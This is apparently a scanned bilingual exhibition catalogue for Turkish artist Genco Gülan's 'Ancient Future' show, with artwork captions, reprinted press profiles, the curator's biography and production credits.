Çevrimiçi, 2014. Bronz. 20 x 10 x 40 cm. Oya Kuyumcu Koleksiyonu.
Referans: Gordiyon düğümü (MÖ 334) efsanesi ve Büyük İskender.

Networked, 2014**.** Bronz. 20 x 10 x 40cm. Collection of Oya Kuyumcu.
Reference: The Gordian Knot (334 BC) of Phrygian Gordium, associated with Alexander the Great.

KAZoART

5 sculpteurs contemporains incontournables

Voir nos nouveautés sur KAZoART.com

#1 Rabarama • Italie

#2 Jaume Plensa • Espagne

#3 Genco Gülan • Turquie

Five
Sculpteurs Contemporains

Incontournables

https://www.kazoart.com/

5 avr, 2017 dans Découverte de l'art / Les artistes célèbres qui nous inspirent
taggé anecdote / art contemporain / artiste contemporain / histoire de l'art / sculpteur / sculpture

par Cécile Martet

Cette semaine, KAZoART met en lumière 5 sculpteurs contemporains incontournables ! Chacun à sa façon traduit un univers et porte une réflexion sur l'espace à investir. Plus encore, des initiatives originales naissent dans la sculpture contemporaine et démontrent ainsi que cet art ne dépend plus des conventions académiques mais s'évertue et s'élève vers de nouvelles pratiques.

#1 Rabarama • Italie
#2 Jaume Plensa • Espagne
#3 Genco Gülan • Turquie

Artiste originaire de Turquie, Genco Gülan est né en 1969. En 1997, il fonde le Musée d'art contemporain à Istanbul, ville dans laquelle il travaille et réside par ailleurs. Sa démarche artistique allie art et biotechnologie. Pour cause, l'artiste mise beaucoup sur les nouvelles technologies et l'apport des médias dans la création artistique. Selon Genco Gülan, l'intelligence artificielle ne saurait que trop bien bouleverser les arts et la vie plus largement.

Dans l'univers de Genco Gülan, les figures historiques ou les personnages de fiction emblématiques sont étonnamment remaniés. Comme en témoigne la série Future Archaelogy avec ce détournement de Zeus, dont la tête a été rajoutée au corps de Diana, ou encore Dark Vador arborant une tenue antique.

#4 Jonty Hurwitz • Afrique du Sud
#5 Paige Bradley • Angleterre


Titan
00:39:2
1800
1850
274
52/70
51

Mitolojiyi Heklemek, 2006. Değiştirilmiş *Age of Mythology* (2002) bilgisayar oyunu ve Müzeyyen Senar, Zeki Müren mp3 müzikleri. Dünyanın yedi harikasından biri olan Kral Mozolus'un Mozolesi (MÖ 351), Bodrum'da sergilendi.

Hacking Mythology, 2006. Altered *Age of Mythology (2002)* computer game of Windows and mp3 music from Müzeyyen Senar and Zeki Muren. Exhibited at the Mausoleum of King Maussollos (351 BC), one of the seven wonders, Bodrum TR.

MOUSTACHE MAGAZINE

Artist You Should Know: Genco Gulan



Planet Beethoven

Artist
You Should Know: Genco Gulan


moustachemagazine.com | December 16, 2014

by Michelle Cha
TECHNOLOGY and new media its constantly in our lives. Do you remember a time when Facebook wasn't around? A time when iPhones was just a figment of Steve Jobs' imagination? Not only has technology changed our everyday lives, it has changed art too. A whole new field of art is dedicated to new media and electronic art. Genco Gulan, a Turkish conceptual artist and theorist who works with photography, painting, performance, new media, drawing, sculpture, and found objects was born in 1969, and studied in New York. His work featured in cities such as Seoul, Brazil, Paris, Berlin, Istanbul, and many others.

His work is laced with political and social messages, but is never forceful of any certain ideal, just commentary of the issues that Genco is interested in. A reoccuring theme in Genco's work is doubling, or twinning. A lot of his work focuses on the use of double heads to signify a clash of two personalities, ideals, dreams, and morals. His use of various mediums and different techniques, draws the viewer in and maintains their focus to read more into his work. I would say his work is layered and the more you think about it the more it reveals. The new media aspect of his art goes deep; I mean like DNA deep, he uses his own DNA in some of his work.

"Hermès Walker" (2009), is an impressive looking piece that is half classical half other worldly. The pristine white colour exudes elegance and beauty, but the two heads on top of the thigh, there is something very unsettling about that. Genco loves to provoke thought and intelligence into his pieces. They're not too abstract that you go "what the fuck am I looking at?" But not too innocent and PC that you know it's too basic for you and sashay away like you a Victoria Secret model. Well maybe not the last bit, but you know there's nothing worse than seeing art and feeling nothing. Genco, perceives audiences so well because he draws personal inspiration and not just going with trends.

"Planet Beethoven", (2013) is not for those sensitive to internal body parts and organs. It is literally an eight minute video of Genco's ear examination with the reversed version of L. V. Beethoven's Piano Sonata No. 32 in C Minor, Op. 111. The irony of this piece is highlighted by the fact Beethoven was deaf and the visuals of the ear canal draw attention to the beauty but bizarreness of our human capacity to create beauty. He drills a reversed version to our heads by literally showing you where sound travels to and from. Taking the advances of medical science and converting that to visual art transforms the mundanity of check ups to something futuristic and slightly nauseating (in a respectful kinda way).
The way in which Genco uses so many different techniques and inserts powerful and thought provoking commentary. For more on his intriguing work visit his website.



Sponsor (Dalgıç Poseydon), 2018, bahar aylarında, Çeşme açıklarında, sanatçı ve Derin Doğa Dalış merkezi dalgıçları tarafından iplerle su altına indirilirken...

Sponsor (Scuba Poseidon), 2018, in spring, while been taken underwater in Cesme, Sourth Western Turkey, by the artist and Derin Doga diving center divers.

Contemporary Turkish Artists

https://www.widewalls.ch/contemporary-turkish-artists/genco-gulan/

All | Search...

WIDEWALLS

Artworks Artists Galleries Events Magazine Auction Log in

Genco Gulan – Introducing Us to the Idea of Idea Art

Given that he is one of Istanbul's most famous contemporary artists, it comes as a bit of a surprise that the work of Genco Gulan touches upon the disciplines which are regarded as "underdeveloped" in Turkey. Gulan is interested in *Idea Art* (which is how he describes his work), which could be defined as a form of conceptual art, and he is also quite familiar with the new media and explorations that take the art of new media as a point of reference. It is rather obvious that Genco Gulan holds a certain fascination with multiplication, given that his work is either concerned with the most obvious forms of duplication, or imitation, which serves to suggest that individuality is a myth. One of his most famous series (*Self Portrait?*) from 2013 questions personal identity through a number of photographs, all of which portray Gulan dressed as someone else (Andy Warhol for example, and you can see that image above).

Contemporary Turkish

Artists You Should Know About

Natalie P Runs
widewalls.ch/ May 26, 2016

The attribute "contemporary" helps us rise above the constrains set by the stereotypes which revolve around art of any nation, and the tradition-based expectations which relate to it. The contemporary Turkish art scene consists of numerous protagonists, and we are here to bring you ten artists whose art explains what it means to be an active member of the progressive Turksh art scene today. The fact that its definition does not strictly rely on tradition does not mean that tradition is not part of Turkish art at all – as a matter of fact, it is a point of reference and a source of inspiration for at least half of these creatives. Still, being a versatile ground that it is, the Turkish art scene touches upon many other subjects and cultural references, sometimes even offering more than meets the eye at first (and if you've ever been to Turkey, you know that it offers quite a lot on a visual level).Editors' Tip: User's Manual 2.0 – Contemporary Art in Turkey 1975-2015

The book surveys the past forty years of Turkish contemporary art, featuring some of the artists that will also appear in our list, among them Taner Ceylan and Ahmet Ogut, who contributed to the book's realization. Its authors are two prominent figures related to contemporary art in Turkey as well – the renowned art critic and writer Sureyyya Evren, and the artist Halil Altindere. It is also important to mention that the book was inspired by a line attributed to the French poet Stephane Mallarme: "Everything in the world exists in order to end up as a book".

Genco Gulan - Introducing Us to the Idea of Idea Art

Given that he is one of Istanbul's most famous contemporary artists, it comes as a bit of a surprise that the work of Genco Gulan touches upon the disciplines which are regarded as "underdeveloped" in Turkey. Gulan is interested in Idea Art (which is how he describes his work), which could be defined as a form of conceptual art, and he is also quite familiar with the new media and explorations that take the art of new media as a point of reference. It is rather obvious that Genco Gulan holds a certain fascination with multiplication, given that his work is either concerned with the most obvious forms of duplication, or imitation, which serves to suggest that individuality is a myth. One of his most famous series (Self Portrait?) from 2013 questions personal identity through a number of photographs, all of which portray Gulan dressed as someone else (Andy Warhol for example).

Other artists in the list: Gulay Semercioglu - Weaved Fields of Color, Sarkis - The Renowned Conceptual Artist, Nilbar Gures - Considering the Position of Muslim Women, Taner Ceylan - Photorealist Eroticism, Ayse Erkmen - Dialogues with Architecture, Meric Algun Ringborg - The Storyteller, Ahmet Ogut - Witty and/or Humorous, Cansu Cakar - The Youngest Artist on the List, Irfan Onurmen - Inspired by Fragmented Vision

Kibele ve yapışık İkizi, 2015. Mermer ve polimer. 8 x 8 x 54 cm. Referans: Güzel Artemis Heykeli, Roma Dönemi (MS 2. yüzyıl), Efes Müzesi, İzmir ve ayrıca Chang ve Eng Bunker (1811 - 1874), "Siyam ikizleri" teriminin yerleşmesine sebep olan Siyam asıllı ikiz kardeşler.

Kybele and its twin Sister, 2015. Marble and polymers. 8 x 8 x 54 cm. Reference: Artemis of Ephesus, Roman Empire period (2nd century AD), Efes Museum, Izmir, TR and also Chang and Eng Bunker (1811 – 1874) were Siamese-American conjoined twin brothers whose fame propelled the expression "Siamese twins".

Prof. Dr. Hasan Bülent Kahraman

Sanat ve edebiyat eleştirmeni ve küratör Prof. Hasan Bülent Kahraman inşaat mühendisliği, ekonomi, sanat kuramı ve siyaset bilimi alanlarında akademik derecelerini aldıktan sonra Bilkent, Sabancı, Princeton üniversitelerinde görev yaptı. Halihazırda Kadir Has Üniversitesi Rektör Yardımcılığı ve Görsel İletişim Tasarımı Bölüm Başkanlığı yaptı, Netkent Üniversitesi Rektörlüğünü yürüttü.

Sanat kuramı, toplumsal kuram ve edebiyat kuramı hakkında çok sayıda makalesi ve kitabı bulunan Prof. Kahraman uzun yıllar çeşitli gazetelerde köşe yazıları yazdı. Aralarında Marcel Broodthaers, Magdelena Abakanowicz, Louis Bourgeois, Johan Tahon, Maureen Connor, Susie McMurray, Eda Soylu, Sıtkı Kösemen, Daron Mouradian, Genco Gülan'ın da bulunduğu çok sayıda sanatçının sergilerini düzenledi. Karma sergiler oluşturdu.

Uzun yıllar İstanbul Bienali Danışma Kurulu üyesi olarak çalıştı. Şimdi Contemporary Istanbul Sanat Fuarı, Akbank Sanat ve Sabancı Müzesi İcra Kurulu üyesi olarak görev yapıyor. Kahraman, Kültür Bakanlığı ve 11. Cumhurbaşkanı Baş Danışmanlığında bulundu, Abdullah Gül Cumhurbaşkanlığı Müze ve Kütüphanesi küratörülüğünü gerçekleştirdi. İlgi ve çalışma alanlarında yayınlanmış çok sayıda makalesi ve 20'den fazla kitabı bulunuyor.

Prof. Hasan Bülent Kahraman is an art and literary critic, curator and an academic based in Istanbul. Kahraman has academic degrees in civil engineering, economics, art theory and political science. Previously worked and hold chairs at Bilkent, Sabancı, Princeton University where he was the Ahmet Ertegun Professor. He served as the Vice Rector at Kadir Has University, the Chairperson of Visual Communications Department and as the rector of Netkent University.


Kahraman has written extensively on art, social and literary theory. Contributing to newspapers for years, he had also curated shows for Louis Bourgeois, Marcel Broodthaers, Magdelena Abakanowicz, Johan Tahon, Susie McMurray, Mureen Connor, Eda Soylu, Sıtkı Kosemen, Darion Mouradian, Genco Gulan and other numerous artists.

Working for twelve years as the Advisory Board Member of Istanbul Biennale, he is now the Advisory Board Member of Akbank Arts Center, Executive Board Member of Contemporary Istanbul Art Fair, Sabancı Museum, Gul Presidential Library & Museum. He also served as the Chief Advisor to the minister of Culture and to the 11the President of Turkey. He has more than 20 books.

adidas

Metafora (2017) sergi yerleştirmesi genel görünüm, Antik Çeşme Kalesi ve Arkeoloji Müzesi, İzmir'de sergilendiği şekliyle.

Metaphora (2017) exhibiton installation, 2017. As installed at Ancient Cesme Castle and Archeological Museum, Izmir, TR.



Sol Klik, 2017. Mermer ve kireç taşı. 100 x 200 x 8 cm. Ortaköy Meydanı. Beşiktaş Belediyesine ait Kamusal yapıt.

Left Click, 2017. Marble and Lime Stone. 100 x 200 x 8 cm. Ortakoy, Istanbul, TR. Besiktas Municipality, Public Art.

Antik Gelecek bir Genco Gülan sergisidir./ Ancient future is a Genco Gulan exhibition.

Mekan/ Venue: Kadir Has Ünivesitesi, KHAS Sanat Galerisi, Cibali, İstanbul.
Kadir Has University, KHAS Art Gallery, Cibali, Istanbul, TR.

Küratör/ Curator: Prof. Dr. Hasan Bülent Kahraman
Koordinasyon/ Coordination: Dağhan Özil, Galeri Artist, Istanbul - Berlin

Prodüksüyon Ekibi/ Production Team:
Asistanlar/ Assistants: Umay Çalışkan, Sefer Kurt, Ece Çetiner, Merdan Berk, Çağla Eraslan
Antiksan: Yılmaz Kılıkçı, Birsen Emiroğlu, Osman Emiroğlu, Özer Açıkgöz
Canlı modelden kalıp/ Live Casting: Umut Reyhanlı, Can Bilen, İzzet Özsoy
Marn Works: Burak Lüleci, Bade Bilgen
Robotik/ Robotics: Bugay Çağlar, Lal Polater
Metal döküm, montaj/ Metal molding: Muhsin Ulutaş, Murat Yasa
Bi Sanat: Bülent İşcan, Şenay İşcan
Kamayor: Muammer Şengönül, Çağdaş Erçelik.
9 Eylül: Yasin Uysallar, Yunus Emre Avcı, Selin Özer
Modeller/ Models: Dilara Özmakinacı, Zeynep Balaban, Elvan Gülçür, Genco Gülan, Yeşim Özsoy
Seramik/ Ceramics: Emrah Berk, Taner Yılmaz, Caner Gürlek

Fotoğraf/ Photography: Gülnur Kılıç, Sinan Yılmaz, Koray Erkaya, Büşra Özdem, Ümit Potur
PR: Mana Gülan, Teni Tapık Çimen PR Ekstra, Kadir Has PR departmanı
